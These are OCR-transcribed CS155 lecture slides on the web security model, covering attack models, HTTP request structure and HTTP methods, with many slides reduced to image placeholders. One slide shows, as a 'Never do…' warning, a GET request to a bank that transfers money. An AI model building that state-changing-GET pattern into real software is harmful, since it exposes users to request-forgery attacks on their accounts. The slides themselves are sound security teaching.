Web Security Model

CS155 Computer and Network Security

Stanford University

And now for… Web Security!

1. Systems Security
2. Web Security
    - **Web Security Model**
    - Web Vulnerabilities and Attacks
    - HTTPS, TLS, Certificates
    - User Authentication and Session Management
3. Network and Mobile Security

Web Security Goals

Safely browse the web

Visit a web sites (including malicious ones!) without incurring harm

- **Site A** cannot steal data from your device, install malware, access camera, etc.
- **Site A** cannot affect session on **Site B** or eavesdrop on **Site B**


Support secure high-performance web apps

Web-based applications (e.g., Google Meet) should have the same or better security properties as native desktop applications


Attack Models

Attack Models

Malicious Website



Malicious External Resource



Attack Models

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

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



Network Attacker



Attack Models

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

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



Network Attacker

Malware Attacker



HTTP Protocol

HTTP Protocol

ASCII protocol from 1989 that allows fetching resources (e.g., HTML file) from a server

- Two messages: request and response
- Stateless protocol beyond a single request + response

Every resource has a uniform resource location (URL):

Anatomy of Request

HTTP Request

```
GET  /index.html  HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

Anatomy of Request

HTTP Request

method path version

```
GET /index.html HTTP/1.1
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Anatomy of Request

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




Anatomy of Request

HTTP Request




HTTP Response



HTTP GET vs. POST

HTTP Request



HTTP Methods

`GET:` Get the resource at the specified URL (does not accept message body)

`POST:` Create new resource at URL with payload

`PUT:` Replace target resource with request payload

`PATCH:` Update part of the resource

`DELETE:` Delete the specified URL

HTTP Methods

Not all methods are created equal — some have different security protections

`GET`s should not change server state; in practice, some servers do perform side effects


- Old browsers don't support **`PUT`**, **`PATCH`**, and **`DELETE`**
- Most requests with a side affect are **`POST`**s today
- Real method hidden in a header or request body

🤦‍♀️ **Never do…**

```
GET http://bank.com/transfer?fromAcct=X&toAcct=Y&amount=1000
```

HTTP → Website

